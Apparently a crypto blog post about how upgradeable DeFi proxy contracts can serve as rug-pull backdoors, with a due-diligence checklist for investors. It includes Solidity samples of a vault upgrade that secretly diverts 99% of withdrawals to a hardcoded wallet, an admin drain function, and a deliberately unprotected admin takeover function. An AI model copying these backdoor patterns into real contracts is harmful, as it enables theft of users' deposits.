


About 90% of DeFi protocols where you park your stables have a built-in legal backdoor. This thing is called Upgradeability. The dev team usually pitches it as a feature to fix bugs or optimize gas. The reality? It’s a tool to swap out the working contract code for a malicious drainer with a single click, wiping out all liquidity instantly.
Last night I dug into a fresh fork on Base. I was up until 3 AM. I thought I was just seeing things, but no—it was a textbook timebomb in the proxy. And the worst part? They have an audit! A clean PDF from a top-tier security firm. Let’s break down how this works.
Architectural Smoke and Mirrors: How Proxies Work
To a regular user, a smart contract looks like a monolith: you deploy it, and it's set in stone. But when devs want an upgradeable setup, they split the architecture into two pieces: the Proxy and the Logic (Implementation). Users always interact with the Proxy. The Proxy has zero business logic of its own; it's completely dumb. It just routes every call using delegatecall.
This is where things get sketchy. delegatecall is one of the most dangerous tools in Solidity. It runs code from the target contract (Implementation) but executes it within the state and storage layout of the Proxy itself. In short: the variables live in the Proxy, but the logic is pulled from the outside. If the admin swaps the implementation address inside the proxy contract—boom, you have an upgraded protocol. Or a backdoor.
The Core Patterns Sold as "Industry Standards":
- UUPS (UUPSUpgradeable): The storage slot holding the logic address lives right inside the implementation contract. If the admin accidentally deploys a buggy implementation that doesn't inherit from UUPS, the contract bricks instantly. The funds get locked forever. Pretty ironic.
- Transparent Proxy Pattern (TPP): This setup uses a dedicated
ProxyAdmincontract to handle upgrades. It separates roles: users call business logic, while the admin only touches upgrade functions. It looks cleaner on paper, but it burns a lot of extra gas because it constantly checksmsg.senderon every fallback call. - Beacon Proxy: A single beacon contract holds the implementation address for hundreds of identical proxies. This is super common for NFT drops or factory-deployed pools. Change the address in the beacon, and a thousand contracts upgrade at once. Great for devs, but even better for hackers: one exploit compromises the entire network of pools.
Anatomy of a Rug Pull: How the Funds Disappear
You don't need a complex exploit to steal funds when you own the contract. The admin just needs to tweak a single line in the new implementation.
Let's look at some real code. Here is a basic example of a "legit" vault that can be turned into a drainer in seconds.
Stage 1: The Clean Contract (Implementation_V1.sol)
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;
import "@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol";
// Standard pool where users deposit funds and earn yield
contract VaultV1 is Initializable {
    address public admin;
    mapping(address => uint256) public balances;
    uint256 public totalFunds;
    // Initializer replaces the constructor. If left uninitialized, anyone can take ownership.
    function initialize() public initializer {
        admin = msg.sender; // Stores the deployer wallet or ideally a multisig
    }
    function deposit() external payable {
        require(msg.value > 0, "Zero funds");
        balances[msg.sender] += msg.value;
        totalFunds += msg.value;
    }
    // Standard cashout with zero hidden fees for now
    function withdraw(uint256 _amount) external {
        require(balances[msg.sender] >= _amount, "Low balance");
        balances[msg.sender] -= _amount;
        totalFunds -= _amount;
        payable(msg.sender).transfer(_amount);
    }
}
The code looks clean. Auditors sign off on it, the protocol goes live, total value locked shoots up, and everyone is happy.
Stage 2: The Midnight Upgrade (Implementation_V2.sol)
Fast forward a month. The vault hits 5,000 ETH. The admin (or a hacker who phished the dev's private key) deploys a second version. They call upgradeTo() on the proxy and pass the new malicious address.
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;
import "@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol";
contract VaultV2 is Initializable {
    // CRITICAL: Storage layout must match V1 exactly to prevent storage corruption
    address public admin;
    mapping(address => uint256) public balances;
    uint256 public totalFunds;

    address public constant shadowWallet = 0x9965507B1a05951961A0175f653429f1c08afde6; // Off-shore wallet
    // Empty initializer to prevent re-initialization exploits
    function initialize() public initializer {}
    function deposit() external payable {
        balances[msg.sender] += msg.value;
        totalFunds += msg.value;
    }
    // Here is the backdoor. A regular user will never notice it in the frontend.
    function withdraw(uint256 _amount) external {
        require(balances[msg.sender] >= _amount, "Low balance");

        // Hidden fee: silently route 99% of the cashout to the shadowWallet
        // Keeping 1% makes sure the transaction doesn't instantly fail so users think it's UI lag
        uint256 tax = (_amount * 99) / 100;
        uint256 userShare = _amount - tax;
        balances[msg.sender] -= _amount;
        totalFunds -= _amount;
        payable(shadowWallet).transfer(tax);
        payable(msg.sender).transfer(userShare);
    }
    // Alternative admin rug button
    function emergencyDrain() external {
        require(msg.sender == admin, "Not an admin");
        // Drain the entire pool balance to the shadow wallet
        payable(shadowWallet).transfer(address(this).balance);
    }
}
A user triggers a withdrawal on the dApp and signs the transaction. The UI loading spinner rotates. The wallet gets back 1% of the deposit, while the rest vanishes. By the time you drop a message in the Discord chat, the mods are already deleting posts and banning users. Classic rug pull.
Storage Slot Collision: The Sneakiest Exploit
Sometimes a malicious team doesn't even need to write an obvious emergencyDrain() function. There is a slicker method: intentional storage slot collisions.
The EVM doesn't care about variable names. It only reads slots (from 0 to 2256-1) where data gets written sequentially. If a dev tweaks the order of variable declarations during an upgrade, writing to a harmless variable like userLimit can overwrite the admin address slot.
I once reviewed a contract where an upgrade slipped a tiny bool right before the owner variable. This shifted the storage layout. Any user who updated their account settings accidentally became the contract owner and could wipe the vault clean. The team claimed it was an honest mistake, but the stolen funds moved straight to a wallet that had been funding Tornado Cash two days prior. Complete coincidence, obviously.
The Paranoid's Checklist: How to Avoid Becoming Exit Liquidity
A green "Verified" badge on Etherscan just means the proxy contract boilerplate is clean. You have to look at the underlying implementation.
Here is a reference table on what to check before putting serious capital into a protocol.
| Contract Parameter | Safe Setup | Red Flag | How to Verify in Explorer |
|---|---|---|---|
| Contract Type | Immutable | Proxy (UUPS / Transparent) | Check the "Contract" tab. If you see "Read as Proxy" or "Write as Proxy" buttons, it's upgradeable. |
| Governance (Admin) | Multisig (Gnosis Safe 3/5) + Timelock | EOAs (Single-key admin wallet) | Read the admin or owner slot and check the address. If it has no code associated with it, it's a private key wallet. If that key leaks, the protocol drops to zero. |
| Timelock Delay | 48 hours to 7 days | None or set to 0 | Check if upgrade transactions flow through a timelock executor contract. If the admin can hit upgradeTo instantly with no delay, your funds are at risk. |
| Implementation Slot | Hashed per EIP-1967 | Custom or hidden storage slot | Review storage slot allocations and monitor the "State" tab on Etherscan during contract migrations. |
Timelocks are just another security theater designed to keep retail investors asleep. Devs love to brag on Discord: "We have a 48-hour timelock, no ghost upgrades here!"
Sounds reassuring on paper. The admin has to queue an upgrade transaction 48 hours before execution. This theoretically gives you two days to spot the rug, sound the alarm, and pull your capital. The reality? Nobody is watching.
Almost no one monitors the mempool or timelock events 24/7. People sleep, work, and touch grass. A malicious admin or an attacker queues the upgrade on a Friday night. The timelock matures late Sunday night, switching the implementation code. By Monday morning, you wake up to a wiped balance. A timelock only saves you if you run automated alerts—via something like Defender Sentinel or Tenderly—backed by emergency withdrawal bots. Without an execution bot, you are just watching your funds sit in a slaughter queue.
Now let's dive into some obscure garbage that standard audit PDFs rarely catch.
Architectural Landmines: Hidden Initialization Methods
Standard contract deployments rely on a constructor. It runs exactly once, writes to storage, and self-destructs. In proxy setups, the implementation's constructor cannot touch the proxy's storage. To bypass this, developers use an initialization function, like the initialize method covered earlier.
This is where backdoor engineering scales up. What happens if the dev leaves a secondary initialization function open? Or introduces a hidden re-initialization method?
OpenZeppelin provides a reinitializer(uint8 version) modifier to handle new variables when upgrading to V2. However, if a dev rolls a custom implementation or "accidental" loophole that fails to secure the re-configuration function, anyone can overwrite critical storage slots.
Example of a Vulnerable (or Malicious) Migration Contract:
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;
import "@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol";

contract VaultV3 is Initializable {
    address public admin;
    mapping(address => uint256) public balances;
    uint256 public totalFunds;

    // New V3 state variables
    bool public isPaused;
    address public trustedRecoveryAddress;

    // Reinitializer meant for the upgrade.
    // Spot the flaw in the function below?
    function upgradeConfig(address _recovery) external {
        // Missing the crucial: require(msg.sender == admin, "Not admin");
        // Or contains logic that resets the initialization status.
        trustedRecoveryAddress = _recovery;

        // Sneaky ownership takeover:
        admin = msg.sender; // Anyone can call this and hijack admin privileges instantly.
    }
}
It looks like an amateur bug that any basic review would catch. But devs conceal these exploits inside dense mathematical operations or buried within unverified external libraries imported at deploy time. The function mimics an ordinary yield calculation while silently triggering an admin slot overwrite.
Checking the Dashboard: Reading Storage Slots Directly
An insider team planning an exit won't verify their malicious implementation code on Etherscan. They will deploy unverified bytecode, leaving you staring at raw hex.
To find out exactly where a proxy points, you have to query the raw storage slots. Under EIP-1967, the implementation address is hardcoded into a specific slot to prevent storage collisions.
Implementation slot address (EIP-1967):bytes32(uint256(keccak256('eip1967.proxy.implementation')) - 1)
Which hashes to: 0x360894a13ba1a3210667c828492db98dca3e2076cc3735a920a3ca505d382bbc
Mastering eth_getStorageAt makes Etherscan verification irrelevant. Query this specific slot on the proxy address to pull the clean hex address of the active logic contract. If this address shifts without an announcement, withdraw immediately.
# Direct RPC query via curl to check the true active implementation
curl https://mainnet.infura.io/v3/YOUR_KEY \
  -X POST \
  -H "Content-Type: application/json" \
  --data '{"jsonrpc":"2.0","method":"eth_getStorageAt","params":["0xProxyContractAddress", "0x360894a13ba1a3210667c828492db98dca3e2076cc3735a920a3ca505d382bbc", "latest"],"id":1}'
The RPC response returns 32 bytes. The final 20 bytes expose the actual contract routing your capital right now. This bypasses whatever the project's frontend UI displays; it is the exact target of the next delegatecall.
The Takeaway
Upgradeability is a direct trade-off between dev flexibility and investor security. A protocol boasting a massive TVL (Total Value Locked) running a upgradeable proxy backed by a 2-of-3 multisig and zero timelock does not secure investor capital. That liquidity belongs to the three keyholders—or the hacker who phishes them.
An upgradeable contract means trusting humans over code. Crypto history proves that keyholders compromise, get blackmailed, or simply snap when staring at figures with seven zeroes.
Summarize this blog post with: